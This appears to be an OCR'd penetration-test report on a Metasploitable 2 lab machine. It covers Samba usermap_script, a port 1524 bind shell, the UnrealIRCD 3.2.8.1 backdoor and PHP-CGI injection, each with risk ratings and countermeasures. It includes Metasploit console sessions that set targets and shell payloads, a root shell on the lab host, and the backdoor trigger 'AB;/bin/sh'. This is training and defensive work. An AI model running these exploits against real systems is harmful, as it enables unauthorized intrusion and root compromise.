Sambar Server 4.4/5.0 - 'pagecount' File Overwrite | multiple/remote/21026.txt
Sambar Server 4.x/5.0 - Insecure Default Password Protection | multiple/remote/21027.txt
Sambar Server 5.1 - Sample Script Denial of Service | windows/dos/21228.c
Sambar Server 5.1 - Script Source Disclosure | cgi/remote/21390.txt
Sambar Server 5.x - 'results.stm' Cross-Site Scripting | windows/remote/22185.txt
Sambar Server 5.x - Information Disclosure | windows/remote/22434.txt
Sambar Server 5.x - Open Proxy / Authentication Bypass | windows/remote/24076.txt
Sambar Server 5.x/6.0/6.1 - 'results.stm' indexname Cross-Site Scripting | windows/remote/25694.txt
Sambar Server 5.x/6.0/6.1 - logout RCredirect Cross-Site Scripting | windows/remote/25695.txt
Sambar Server 5.x/6.0/6.1 - Server Referer Cross-Site Scripting | windows/remote/25696.txt
Sambar Server 6 - Search Results Buffer Overflow (Metasploit) | windows/remote/16756.rb
Sambar Server 6.0 - 'results.stm' POST Buffer Overflow | windows/dos/23664.py
Sambar Server 6.1 Beta 2 - 'show.asp?show' Cross-Site Scripting | windows/remote/24161.txt
Sambar Server 6.1 Beta 2 - 'showini.asp' Arbitrary File Access | windows/remote/24163.txt
Sambar Server 6.1 Beta 2 - 'showperf.asp?title' Cross-Site Scripting | windows/remote/24162.txt
SWAT Samba Web Administration Tool - Cross-Site Request Forgery | cgi/webapps/17577.txt
Shellcodes: No Results


File Actions Edit View Help
Shellcodes: No Results
msf6 auxiliary(scanner/smb/smb_version) > searchsploit samba grep 3.0.20
[*] exec: searchsploit samba grep 3.0.20
Exploits: No Results
Shellcodes: No Results
msf6 auxiliary(scanner/smb/smb_version) > searchsploit samba | grep 3.0.20
[*] exec: searchsploit samba | grep 3.0.20
Samba 3.0.20 < 3.0.25rc3 - 'Username' map script' Command Execution (Metasploit) | unix/remote/16320.rb
Samba < 3.0.20 - Remote Heap Overflow | linux/remote/7701.txt
msf6 auxiliary(scanner/smb/smb_version) > search username map script
Matching Modules
Name Disclosure Date Rank Check Description
0 auxiliary/scanner/oracle/oracle_login normal No Oracle RDBMS Login Utility
1 exploit/multi/samba/usermap_script 2007-05-14 excellent No Samba "username map script" Command Execution
Interact with a module by name or index. For example info 1, use 1 or use exploit/multi/samba/usermap_script
msf6 auxiliary(scanner/smb/smb_version) > use 1
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > show options
Module options (exploit/multi/samba/usermap_script):
Name Current Setting Required Description
CHOST no The local client address
CPORT no The local client port
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 139 yes The target port (TCP)


File Actions Edit View Help
Name Disclosure Date Rank Check Description
0 auxiliary/scanner/oracle/oracle_login normal No Oracle RDBMS Login Utility
1 exploit/multi/samba/usermap_script 2007-05-14 excellent No Samba "username map script" Command Execution
Interact with a module by name or index. For example info 1, use 1 or use exploit/multi/samba/usermap_script
msf6 auxiliary(scanner/smb/smb_version) > use 1
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > show options
Module options (exploit/multi/samba/usermap_script):
Name Current Setting Required Description
CHOST no The local client address
CPORT no The local client port
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 139 yes The target port (TCP)
Payload options (cmd/unix/reverse_netcat):
Name Current Setting Required Description
LHOST 192.168.209.128 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
Id Name
0 Automatic

File Actions Edit View Help
0 Automatic
View the full module info with the info, or info -d command.
msf6 exploit(multi/samba/usermap_script) > ser rhosts 192.168.209.129
[-] Unknown command: ser
msf6 exploit(multi/samba/usermap_script) > show options
Module options (exploit/multi/samba/usermap_script):
Name Current Setting Required Description
CHOST no The local client address
CPORT no The local client port
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 139 yes The target port (TCP)
Payload options (cmd/unix/reverse_netcat):
Name Current Setting Required Description
LHOST 192.168.209.128 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
Id Name
0 Automatic





4.port 1524 bindshell

Reference No:	**Risk Rating:**
BSH-1524-001	Critical
Tools Used:	
Metasploit -metasploitable2	
Vulnerability Description:	
The bind shell running on port 1524 indicates a significant security vulnerability. A bind shell allows an attacker to execute arbitrary commands on the target system. This vulnerability is commonly introduced by: • **Backdoors**: In this case, the bind shell is likely a backdoor that listens on port 1524, enabling remote connections without authentication. • **Misconfiguration** or intentionally placed backdoors in older or deliberately vulnerable systems like Metasploitable 2. • **Unsecured services**: Attackers can connect to this port and gain root access, as it listens for incoming connections and gives shell access.	
Vulnerability Identified by / How It Was Discovered	
Metasploit	
Implications / Consequences of not Fixing the Issue	
· **Root Compromise**: Full root-level access to the system allows complete control over all system resources, services, and data. · **Data Theft and Manipulation**: Attackers can exfiltrate sensitive data, modify files, or delete information from the system. · **Persistence**: The attacker can install additional backdoors, create user accounts, or modify system binaries to maintain long-term access. · **Lateral Movement**: The system could be used as a stepping stone for further attacks on the network, compromising other machines and resources. · **System Disruption**: The attacker could disrupt or shut down critical services running on the machine, causing denial-of-service (DoS).	

Suggested Countermeasures
· **Remove Unauthorized Shells**: Identify and remove any unauthorized bind shells or other backdoors from the system. · **Update the System**: Ensure that the system and its services are updated to the latest versions, which typically address known vulnerabilities. · **Restrict Access**: Implement strict firewall rules to block unauthorized external access to high-risk ports like 1524. · **Disable Unnecessary Services**: Disable any services that are not explicitly required, especially those that provide direct shell access (such as the bind shell). · **Monitor Network Activity**: Continuously monitor for suspicious network activity, such as unauthorized connections to high-risk ports like 1524, and employ intrusion detection systems (IDS). · **Use Strong Authentication**: Implement stronger authentication mechanisms, including key-based authentication and multi-factor authentication for any remote access services. · **Conduct Regular Security Audits**: Regularly audit the system for security misconfigurations, unauthorized services, and vulnerabilities that may leave the system exposed. or network segmentation techniques.

Proof of concept





5.port 6667 - 6697 UnrealIRCD 3.2.8.1

Reference No:	**Risk Rating:**
IRC-6667-6697-001	Critical
Tools Used:	
Metasploit -metasploitable2	
Vulnerability Description:	
UnrealIRCD 3.2.8.1 running on ports 6667-6697 is vulnerable due to a backdoor that was introduced into the software distribution. This backdoor allows remote code execution (RCE) and grants an attacker full control over the affected system. The vulnerability is associated with **CVE-2010-2075** and occurs because a modified version of UnrealIRCD was distributed with a malicious backdoor, allowing attackers to issue a command to execute arbitrary code remotely.	
Vulnerability Identified by / How It Was Discovered	
Metasploit	
Implications / Consequences of not Fixing the Issue	

· **Full System Compromise**: Exploiting the vulnerability provides root-level access, allowing the attacker to take full control of the system.
· **Data Breach**: Attackers can access, alter, or delete sensitive data stored on the compromised machine.
· **System Corruption**: With root access, attackers can install malicious software, alter configurations, or delete critical system files.
· **Lateral Movement**: Attackers could use the compromised machine to pivot and attack other systems in the network.
· **Service Disruption**: The attacker could take the IRC services offline or corrupt the functionality, impacting communication services provided by UnrealIRCD.

Suggested Countermeasures

1. **Remove Vulnerable Software**: Immediately uninstall UnrealIRCD 3.2.8.1, as it is inherently insecure due to the embedded backdoor.
2. **Update to a Secure Version**: Download and install the latest official version of UnrealIRCD from a trusted source that does not include the backdoor.
3. **Restrict Access to IRC Ports**: Limit external access to IRC ports (6667-6697) using firewall rules or network security groups, allowing access only to trusted IP addresses.
4. **Use Secure Configurations**: Ensure that the IRC server is configured securely, limiting the permissions granted to users and services.
5. **Regular Vulnerability Scans**: Continuously monitor and scan systems for vulnerabilities and insecure software versions.
6. **Intrusion Detection**: Employ intrusion detection systems (IDS) or security information and event management (SIEM) tools to monitor for unusual activity on IRC ports and detect malicious attempts.
7. **Segment the Network**: Ensure that IRC services are isolated from other critical systems to prevent attackers from moving laterally through the network.


Exploitation Process

· **Vulnerability Identification**: The attacker identifies that UnrealIRCD 3.2.8.1 is running on ports 6667-6697.
· **Backdoor Detection**: The attacker knows that this version of UnrealIRCD contains a backdoor that can be exploited via a specific command.
· **Payload Injection**: The attacker connects to the UnrealIRCD service over port 6667 or 6697 and sends the crafted command that triggers the backdoor.

- The command `AB;` can be used to execute arbitrary commands remotely. For example, sending `AB;/bin/sh` will provide a shell on the system.

· **Root Shell Access**: Once the command is executed, the attacker gains root-level access, allowing them to take control of the system.


Proof of concept




```
File  Actions  Edit  View  Help
msf6 > search UnrealIRCD

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/irc/unreal_ircd_3281_backdoor  2010-06-12       excellent  No     UnrealIRCD 3.2.8.1 Backdoor Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/irc/unreal_ircd_3281_backdoor

msf6 > use 0
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    6667             yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target


View the full module info with the info, or info -d command.

msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set rhost 192.168.209.129
```



```
File  Actions  Edit  View  Help
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set rhost 192.168.209.129
rhost => 192.168.209.129
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS   192.168.209.129  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    6667             yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target


View the full module info with the info, or info -d command.

msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show payloads

Compatible Payloads
===================

   #   Name                                  Disclosure Date  Rank    Check  Description
   -   ----                                  ---------------  ----    -----  -----------
   0   payload/cmd/unix/adduser                               normal  No     Add user with useradd
   1   payload/cmd/unix/bind_perl                             normal  No     Unix Command Shell, Bind TCP (via Perl)
   2   payload/cmd/unix/bind_perl_ipv6                        normal  No     Unix Command Shell, Bind TCP (via perl) IPv6
   3   payload/cmd/unix/bind_ruby                             normal  No     Unix Command Shell, Bind TCP (via Ruby)
   4   payload/cmd/unix/bind_ruby_ipv6                        normal  No     Unix Command Shell, Bind TCP (via Ruby) IPv6
```


File Actions Edit View Help
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show payloads
Compatible Payloads
Name Disclosure Date Rank Check Description
0 payload/cmd/unix/adduser normal No Add user with useradd
1 payload/cmd/unix/bind_perl normal No Unix Command Shell, Bind TCP (via Perl)
2 payload/cmd/unix/bind_perl_ipv6 normal No Unix Command Shell, Bind TCP (via perl) IPv6
3 payload/cmd/unix/bind_ruby normal No Unix Command Shell, Bind TCP (via Ruby)
4 payload/cmd/unix/bind_ruby_ipv6 normal No Unix Command Shell, Bind TCP (via Ruby) IPv6
5 payload/cmd/unix/generic normal No Unix Command, Generic Command Execution
6 payload/cmd/unix/reverse normal No Unix Command Shell, Double Reverse TCP (telnet)
7 payload/cmd/unix/reverse_bash_telnet_ssl normal No Unix Command Shell, Reverse TCP SSL (telnet)
8 payload/cmd/unix/reverse_perl normal No Unix Command Shell, Reverse TCP (via Perl)
9 payload/cmd/unix/reverse_perl_ssl normal No Unix Command Shell, Reverse TCP SSL (via perl)
10 payload/cmd/unix/reverse_ruby normal No Unix Command Shell, Reverse TCP (via Ruby)
11 payload/cmd/unix/reverse_ruby_ssl normal No Unix Command Shell, Reverse TCP SSL (via Ruby)
12 payload/cmd/unix/reverse_ssl_double_telnet normal No Unix Command Shell, Double Reverse TCP SSL (telnet)
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload cmd/unix/bind_ruby
payload => cmd/unix/bind_ruby
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show options
Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):
Name Current Setting Required Description
CHOST no The local client address
CPORT no The local client port
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS 192.168.209.129 yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 6667 yes The target port (TCP)


File Actions Edit View Help
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit
[*] 192.168.209.129:6667 - Connected to 192.168.209.129:6667 ...
:irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname ...
:irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 192.168.209.129:6667 - Sending backdoor command ...
[*] Started bind TCP handler against 192.168.209.129:4444
[*] Command shell session 2 opened (192.168.209.128:42397 → 192.168.209.129:4444) at 2024-10-17 01:29:41 -0400
whoami
root
ifconfig
eth0 Link encap:Ethernet HWaddr 00:0c:29:99:91:14
inet addr:192.168.209.129 Bcast:192.168.209.255 Mask:255.255.255.0
inet6 addr: fe80::20c:29ff:fe99:9114/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:66393 errors:1 dropped:3 overruns:0 frame:0
TX packets:66275 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:4097630 (3.9 MB) TX bytes:3665414 (3.4 MB)
Interrupt:16 Base address:0x2000
lo Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:16436 Metric:1
RX packets:374 errors:0 dropped:0 overruns:0 frame:0
TX packets:374 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:157629 (153.9 KB) TX bytes:157629 (153.9 KB)
hostname
metasploitable
grep root /etc/root^H^H^[[D
grep root/
^[[A^[[B

6.port 80 http

Reference No:	**Risk Rating:**
HTTP-80-001	**high**
Tools Used:	
Metasploit -metasploitable2	
Vulnerability Description:	
The HTTP server running on port 80 is vulnerable to **PHP-CGI Argument Injection** (commonly known as **CVE-2012-1823**). This vulnerability arises when an improperly configured PHP-CGI is used in handling HTTP requests. It allows attackers to pass arbitrary arguments to the PHP-CGI binary, which can lead to remote code execution (RCE). The vulnerability is triggered by appending certain query strings to a PHP request. If exploited successfully, it allows an attacker to execute system commands under the web server's user permissions (www-data in this case).	
Vulnerability Identified by / How It Was Discovered	
Metasploit	
Implications / Consequences of not Fixing the Issue	
· **Remote Code Execution**: Attackers can execute arbitrary commands on the server, leading to potential full system compromise if further privilege escalation is achieved. · **Data Compromise**: The attacker, with www-data access, can view, modify, or delete files and data that the web server has access to, which may include sensitive information. · **Pivoting**: The compromised web server could serve as a launching point for attacks on other systems within the network. · **Service Disruption**: The attacker could disrupt or modify the web service, resulting in a denial of service (DoS) or defacement of the website. · **Escalation**: With the foothold provided by www-data, an attacker could attempt to escalate privileges to root or gain broader system access.	
Suggested Countermeasures	
· **Upgrade PHP**: Immediately upgrade PHP to the latest version, ensuring that PHP-CGI is properly configured. This vulnerability is patched in later versions. · **Configure PHP Properly**: Ensure PHP is running as FastCGI (PHP-FPM) instead of CGI, or properly configure the CGI handler to prevent argument injection. · **Restrict Web Server Access**: Use firewalls to limit access to the web server, allowing only trusted IP addresses to communicate with port 80 if feasible. · **Disable Unnecessary Features**: Disable features or scripts that are not required for the website, especially those that could be exploited by attackers (e.g., dangerous PHP functions like exec). · **Least Privilege Principle**: Ensure the web server is running under a user with minimal privileges, and isolate critical resources from the www-data user. · **Web Application Firewall (WAF)**: Use a WAF to detect and block malicious HTTP requests and prevent command injection attempts. · **Regular Vulnerability Scans**: Perform regular vulnerability assessments and penetration tests	

to identify and patch security weaknesses.

· **Intrusion Detection**: Monitor HTTP traffic and system logs for suspicious activity, such as unexpected requests with query strings that indicate an injection attempt.

Exploitation Process

· **Version Scan**: The attacker performed a scan of the HTTP service to determine the version of the web server and PHP running on the target system.


· **Identified PHP-CGI Argument Injection Vulnerability**: Based on the discovered versions, the attacker identified the server's susceptibility to **php_cgi_arg_injection** (CVE-2012-1823).

